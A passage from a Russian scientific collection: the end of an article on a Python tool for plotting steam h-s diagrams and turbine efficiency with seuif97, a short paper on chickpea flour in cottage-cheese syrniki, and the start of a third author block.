Модуль `seuif97` реализует расчёты по стандарту IAPWS-IF97, принятому Международной Организацией Свойств Воды и Пары. Он позволяет определять 30 основных теплофизических параметры исследуемого рабочего тела по двум входным величинам:  $(p, t)$ ,  $(p, h)$ ,  $(p, s)$ ,  $(p, v)$ ,  $(p, x)$ ,  $(t, h)$ ,  $(t, s)$ ,  $(t, v)$ ,  $(t, x)$ ,  $(h, s)$ , где  $p$  – давление (МПа),  $t$  – температура ( $^{\circ}\text{C}$ ),  $h$  – энтальпия (кДж/кг),  $s$  – энтропия (кДж/(кг $\cdot^{\circ}\text{C}$ )),  $v$  – удельный объём (м<sup>3</sup>/кг),  $x$  – степень сухости пара (в долях единицы).

Допустимыми являются значения температуры от 0 до 1000 $^{\circ}\text{C}$  и давления от 10 Па до 100 МПа. При выходе значений за пределы указанных диапазонов в качестве значений выходных величин возвращается 0.

Стандарт IAPWS-IF97 содержит все необходимые для расчётов регрессионные уравнения в виде полиномов. Расчёт с использованием данных уравнений отличается высокой точностью результатов, - например, отклонение при расчёте энтальпии не превышает  $2.3 \cdot 10^{-2}$  кДж/кг.

Главной особенностью библиотеки функций `seuif97` для языка Python является высокая скорость расчётов. Кроме того, она позволяет определять значения изоэнтропного перепада энтальпии (располагаемого теплоперепада) и относительного внутреннего КПД турбины при протекании процесса в зоне перегретого пара, что необходимо для достижения поставленной цели исследования.

Для удобства работы было решено создать свою подключаемый модуль Python на основе библиотеки функций `seuif97`, названный «Calculation h-s», и состоящий из следующих блоков:

1. Импорт функций из `seuif97`: `ief` - для вычисления относительного внутреннего КПД и `ishd` - для определения, располагаемого теплоперепада турбины, а также `ph2t`, `ps2h`, `pt2h`, `pt2s`, `tx2h`, `tx2s` (где до цифры 2 указаны входные параметры функций, а после неё - выходные).

2. Импорт библиотеки `Numpy` [9] для создания и заполнения массивов



числовых данных, а также подбиблиотеки Matplotlib.Pyplot [10] для вывода результатов расчёта в графическом виде.

3. Создание класса, в который помещены все функции модуля, а именно:

- функция инициализации, в качестве аргументов которой используются начальные и конечные давления и температуры процесса расширения пара;

- функция анализа, включающая в себя вычисление изоэнтропного перепада энтальпии (располагаемого теплоперепада) и относительного внутреннего КПД турбины, а также энтальпии  $h$  и энтропии  $s$  в начале и конце процесса расширения;

- функция вычисления элементов массивов, содержащих значения  $h$  и  $s$ , по которым строятся элементы  $h$ - $s$  диаграммы (изобары, изотермы, а также линия изоэнтропного и реального процесса в турбине).

Таким образом, результат работы программы выводится в виде графика, совмещающего  $h$ - $s$  диаграмму с изображением изоэнтропного и реального процессов расширения пара. Также в поле графика выводится вычисленный относительный внутренний КПД турбины в предположении, что реальный процесс расширения заканчивается в точке пересечения правой пограничной кривой (при  $x=1$ ) с изобарой, соответствующей давлению на выходе из турбины. Данный расчёт позволяет оценить термодинамическое совершенство турбины при условии недопущения попадания конечной точки процесса расширения в область влажного пара (желательность такого протекания процесса описана во введении статьи).

На рис. 1 показан результат построения только  $h$ - $s$  диаграммы в диапазоне значений температур для изотерм от 0 до 800 кДж/(кг·°С), давлений для изобар от 1 кПа до 100 МПа. Также нанесены пограничные кривые – левая для степени сухости пара  $x=0$  и правая для степени сухости  $x=1$ . В области влажного пара выведены линии равной степени сухости  $x=0.1...0.9$ .




Рис. 1. Построенная с помощью программы полная h-s диаграмма

Для построения данной диаграммы описанный выше модуль Calculation h-s был преобразован в отдельную программу с исключением функций изображения процесса в турбине. Изотермы (линии зелёного цвета) вычислены по значениям  $h$  и  $s$ , определённым по заданным исходным массивам температур  $t=[0, 50, 100, 200, 300, 400, 500, 600, 700, 800]$  и давлений  $p=[0.001, 0.01, 0.1, 1, 10, 20, 50, 100]$ . Аналогично построены и изобары (синие линии).

Пограничные кривые (жирные красные линии) и линии равной степени сухости (тонкие красные линии) построены по указанному выше массиву  $t$  и массиву  $x=[0, 0.1, \dots, 1]$ .

### Пример расчёта

Для расчёта массивов  $h$ ,  $s$  и изображения по ним увеличенной части h-s диаграммы с нанесёнными на неё процессом расширения пара в турбине и вычисленным значением относительного внутреннего КПД, была создана небольшая программа, состоящая из нескольких строк:

1. Импорт модуля Calculation h-s.
2. Ввод значений переменных для давлений и температур на входе и

выходе турбины.

3. Выполнение всех функций модуля Calculation h-s с указанными в п. 2 аргументами.

На рис. 2 показан результат выполнения программы для следующих исходных данных, взятых из описания турбины Р-50-130 производства Ленинградского металлического завода (ЛМЗ) [11]:  $p_{\text{вх}}=12.8$  МПа,  $t_{\text{вх}}=555$  °С,  $p_{\text{вых}}=0.7$  МПа,  $t_{\text{вых}}=190$  °С.




Рис. 2. Результат построения h-s диаграммы с реальным процессом расширения пара в турбине Р-50-130

Расчёт показал, что относительный внутренний КПД реальной турбины равен 87.83%, что является характерным значением для турбин данного типа

[12]. Однако, весь процесс расширения (линия h1-h2) происходит в области перегретого пара и теоретически ещё есть резерв для повышения КПД без достижения области влажного пара. В связи с этим интересно рассчитать зависимость относительного внутреннего КПД от конечной температуры при постоянном давлении на выходе из турбины.

На рис. 2 видно, что при изоэнтропном процессе расширения пара (линия h1-h2s) до давления  $p_{\text{вых}}$  можно достичь температуры на выходе из турбины, примерно равной 165 °С. Поэтому добавим в расчётную программу массив, заполняемый значениями КПД, рассчитываемыми в цикле для температур  $t_{\text{вых}}=165\dots200$  °С с помощью функции анализа модуля Calculation h-s.

По результатам расчёта построим зависимость относительного внутреннего КПД турбины от  $t_{\text{вых}}$  (рис. 3).




Рис. 3. Зависимость относительного внутреннего КПД паровой турбины от температуры пара на её выходе

Полученная зависимость во всём диапазоне изменения температуры пара на выходе из турбины является линейной. С помощью минимизации потерь в турбине теоретически можно достичь значения относительного внутреннего

КПД, равного 95.73% без перехода в область влажного пара (такой процесс расширения изображён на рис. 4). Данное значение для турбин с другими начальными и конечными параметрами пара будет отличаться от рассчитанного для турбины P-50-130.




Рис. 4. Результат построения h-s диаграммы с теоретически достижимым процессом расширения пара в турбине P-50-130

### Заключение

Таким образом, цель работы полностью достигнута, - создан авторский программный продукт, позволяющий значительно ускорить и усовершенствовать процесс проектирования паровых турбин. Детально

описаны использованные в коде программ модули функций и команды.

Обоснована необходимость работы турбин в зоне перегретого пара для повышения их надёжности и относительного внутреннего КПД. На конкретном примере произведена демонстрация основных возможностей разработанного программного обеспечения. Изучение настоящей статьи позволит читателю осуществить более сложные расчёты термодинамических процессов с водой и водяным паром.

В качестве дальнейшего направления исследований авторами планируется создание программы для быстрого расчёта и визуализации цикла Ренкина в целом, а также использование описанных в статье функций для автоматизации расчётов проточных частей паровых турбин. В статье [13] уже было описано применение для этого модуля CoolProp, однако расчёт с его помощью является более медленным, чем при использовании `seuif97`.

Обобщая описанное в статье исследование, можно сделать вывод, что описанные в статье программные эксперименты увенчались успехом, - это наглядно продемонстрировано их результатами.

### **Библиографический список:**

1. Охлопков А.В., Битней В.Д., Моисеев М.А. Сравнение вариантов модернизации оборудования тепловых схем ТЭС. // Энергетик. 2022. № 12. С. 33-39.

2. Ильичев В.Ю., Юрик Е.А. Разработка программы для исследования термодинамического цикла Ренкина. // Научное обозрение. Технические науки. 2020. № 2. С. 32-36.

3. Хуснуллина В.Р., Сеньюшкин Н.С. Энергоустановки на базе цикла Ренкина с органическим рабочим телом. // Молодежный вестник Уфимского государственного авиационного технического университета. 2015. № 1 (13). С. 117-122.

4. Филиппов Г.А., Аветисян А.Р. Влияние влажности на экономичность последних ступеней паровых конденсационных турбин. // Энергосбережение и

водоподготовка. 2016. № 6 (104). С. 13-21.

5. Ильичев В.Ю., Юрик Е.А. Использование программы Aspen Plus для исследования процесса расширения пара в турбине. // Научное обозрение. Технические науки. 2019. № 6. С. 28-32.

6. Кучерова Н.А. Алгоритм расчета тепловой схемы паротурбинной установки. // В сборнике: Теория и практика современной науки: взгляд молодежи. Материалы Всероссийской научно-практической конференции на английском языке. В 2-х частях. Санкт-Петербург, 2022. С. 257-261.

7. Ильичев В.Ю. Использование библиотеки ZenCAD языка Python для разработки универсальной методики создания объемных изделий. // Системный администратор. 2021. № 6 (223). С. 82-85.

8. IAPWS-IF97 high-speed shared library (Windows64/32, Linux64), Python API. [Электронный ресурс]. URL: <https://pypi.org/project/seuif97/> (Дата обращения 10.04.2023).

9. Ильичев В.Ю., Юрик Е.А. Обработка статистических данных методом глубокого обучения с использованием модуля Keras. // Научное обозрение. Технические науки. 2020. № 5. С. 16-20.

10. Ильичев В.Ю., Юрик Е.А. Создание отчетов по доходам организаций с помощью языка Python. // Вектор экономики. 2020. № 6 (48). С. 10.

11. Технические характеристики турбины P-50-130. [Электронный ресурс]. URL: <https://www.mir-olimpiad.ru/files/publications/7917/file/proekt-zagruz.docx> (Дата обращения 10.04.2023).

12. Конденсационная электростанция. [Электронный ресурс]. URL: <https://www.booksite.ru/fulltext/1/001/008/063/754.htm> (Дата обращения 10.04.2023).

13. Ильичев В.Ю., Герасимова Н.С., Мусатов Д.А. Автоматизация расчёта ступени паровой турбины с помощью программы на языке Python. // E-Scio. 2022. № 1 (64). С. 20-32.

*Лаврова Лариса Юрьевна, канд. тех. наук, доцент,  
доцент кафедры «Технологии питания»,  
ФГБОУ ВО «Уральский государственный экономический университет»,  
г. Екатеринбург, РФ  
e-mail: [lavrova100@yandex.ru](mailto:lavrova100@yandex.ru)*

## **ВЛИЯНИЕ НУТОВОЙ МУКИ НА КАЧЕСТВО ИЗДЕЛИЙ ИЗ ТВОРОГА**

**Аннотация:** В настоящее время большой научно-практический интерес вызывает использование нетрадиционных видов муки в технологии кулинарных блюд и изделий. Пищевая и биологическая ценность льняной, конопляной, гречневой, кукурузной и др. видов муки выше по сравнению с высокосортной пшеничной мукой. Особый интерес вызывает нутовая мука как источник ценных макро- и микронутриентов, таких как растительный белок, поли- и моносенасыщенные жирные кислоты, витамины группы В, железо, фосфор, магний, калий. Предложена частичная замена муки пшеничной, входящей в рецептуру сырников из творога на нуттовую муку. Определены органолептические показатели качества полуфабрикатов и готовых экспериментальных образцов. Выбран наилучший образец, в котором исследованы регламентируемые показатели качества. В статье представлены результаты аминокислотного сора, жирокислотного и витаминно-минерального состава наилучшего экспериментального образца.

**Ключевые слова:** нуттовая мука, изделия из творога, показатели качества, показатели безопасности, аминокислотный скор.

**Annotation:** Currently, the use of non-traditional types of flour in the technology of culinary dishes and products is of great scientific and practical interest. First of all, this is due to a more balanced nutritional and biological value of flaxseed,



hemp, buckwheat, corn, etc. compared to wheat flour of the highest grade. Of particular interest is chickpea flour as a source of vegetable protein, polyunsaturated fatty acids, B vitamins, iron, phosphorus, magnesium, and potassium. A partial replacement of wheat flour, which is included in the recipe of cheese cakes from cottage cheese, with chickpea flour is proposed. The organoleptic indicators of the quality of semi-finished products and finished experimental samples were determined. The best sample was selected, in which studies of physicochemical and microbiological indicators of quality and safety were carried out. The article presents the results of calculating the amino acid score, fatty acid and vitamin-mineral composition of the best experimental sample.

**Keywords:** chickpea flour, cottage cheese products, quality indicators, safety indicators, amino acid score.

Сравнительный анализ нутовой муки (ТУ 9293-009-89751414-10 «Мука гороховая, нутовая, чечевичная») показал, что в ней содержится большое количество растительного белка (20 %), в том числе незаменимых аминокислот, невысокое содержание жира (4,5 %), и простых углеводов (46 %), что дает невысокую калорийность такой муки по сравнению с пшеничной мукой. Однако в составе нутовой муки есть важные для организма человека незаменимые жирные кислоты: олеиновая, ленолевая и линоленовая кислоты, а среди углеводов много пищевых волокон. Кроме того, нутовая мука относится к безглютеновому сырью [2; 3; 4].

Нутовую муку добавляли в различных дозировках, смешивая ее с мукой пшеничной, яйцом, протертым творогом, сахаром. Массу тщательно вымешивали и формовали биточки толщиной 5-6 см, панировали в муке пшеничной и обжаривали с двух сторон до золотистой корочки, после чего помещали в пароконвектомат в течение 7 минут [1; 5]. В качестве контрольного образца брали сырники из творога, приготовленные по рецептуре № 294 СТН.

Определение органолептических показателей качества вели в соответствии с ГОСТ 31986-2012 «Услуги общественного питания. Метод

органолептической оценки качества продукции общественного питания». Установлено, что образец с внесением 17 % нутовой муки взамен муки пшеничной высшего сорта получил наивысшие оценки и был направлен на физико-химические и микробиологические исследования.

Проведенные физико-химические показатели качества экспериментального образца представлены на рисунке 1.



Рисунок 1 – Значения регламентируемых физико-химических показателей качества экспериментального образца

Проведен расчет пищевой и энергетической ценности экспериментального образца, значение которых представлены в таблице 1.

Таблица 1 – Пищевая и энергетическая ценность экспериментального образца (на 100 г готового изделия)

Пищевые нутриенты	Количественные значения
Белки, г	17,2
Жиры, г	8,1
Углеводы, г	19,9
Пищевые волокна, г	0,5
Энергетическая ценность, ккал / кДж	222,3 / 931,4

Поскольку нутовая мука является источником растительного белка, то был проведен расчет аминокислотного сора экспериментального образца,

который показал, что содержание всех незаменимых аминокислот выросло по сравнению с контрольным образцом, взятым для сравнения (рисунок 2).




Рисунок 2 – Значения аминокислотного сора контрольного и экспериментального образцов, %

Установлено, что в сырниках из творога с добавлением нутовой муки имеется одна лимитирующая аминокислота, значение которой составило 88 %.

Определен жирокислотный состав экспериментального образца, который показал увеличение олеиновой кислоты на 2 %, линолевой кислоты на 3 %, линоленовой на 1,5 % по сравнению с контрольным образцом.

При определении витаминного состава установлено увеличение содержания ниацина, тиамина и рибофлавина. По содержанию витамина В<sub>2</sub> сырники из творога с использованием нутовой муки покрывают 20,2 % средней суточной нормы в данном витамине.

При добавлении муки из нута в сырники установлено увеличение калия, кальция, магния, фосфора, цинка, селена, железа по сравнению с контрольным

образцом. При этом значение йода понизилось, что связано с особенностью минерального состава нутовой муки [6].

В качестве примера приведем значения макроэлементов контрольного и экспериментального образцов (рисунок 3).




Рисунок 3 – Значения макроэлементов в контрольном и экспериментальном образцах

Экспериментально и аналитически доказана возможность использования нутовой муки в технологии изделий из творога. Данные изделия расширяют ассортимент кулинарной продукции предприятий питания и имеют высокую биологическую ценность и функциональную направленность по целому ряду микронутриентов, таких как рибофлавин, кальций, фосфор, селен.

#### **Библиографический список:**

1. Бочкарева З.А., Пчелинцева О.Н. Перспективы разработки безглютеновых кулинарных изделий из творога для общественного питания // XXI век: итоги прошлого и проблемы настоящего плюс. 2019. Т. 8. № 1(45). С. 117-121.

2. Казанцева И.Л. Нутовая мука – перспективный и безопасный ингредиент пищевых систем // Известия высших учебных заведений. Пищевая технология. 2014. № 5-6(341-342). С. 13-16.
3. Лаврова Л.Ю., Борцова Е.Л., Ермаков С.А., Музюкин И.Л. Нутовый хлеб // Хлебопродукты. 2023. № 3. С. 64-66.
4. Лаврова Л.Ю. Рецептура безглютеновой композиции для мучных блюд и изделий // Новые концептуальные подходы к решению глобальной проблемы обеспечения продовольственной безопасности в современных условиях: Сборник научных статей 10-й Международной научно-практической конференции, Курск, 14 ноября 2022 года. Курск: Юго-Западный государственный университет. 2022. С. 138-141.
5. Павлюченко О.В., Лобачова Н.Л. Использование безглютеновой сырья в технологии сырников // Актуальные научные исследования в современном мире. 2017. № 3-2(23). С. 67-70.
6. Скурихин И.М., Тутельян В.А. Таблицы химического состава и калорийности российских продуктов питания. М.: ДеЛи принт. 2008. 276 с.

*Ломова Ольга Александровна, канд. пед. наук, доцент кафедры безопасности жизнедеятельности и здоровьесберегающих технологий,*

*Петрозаводский государственный университет, Россия г. Петрозаводск*

*e-mail: [olglomova@gmail.com](mailto:olglomova@gmail.com)*

*Коневега Татьяна Александровна, студентка, направление подготовки «Техносферная безопасность»*

*Петрозаводский государственный университет, Россия г. Петрозаводск*

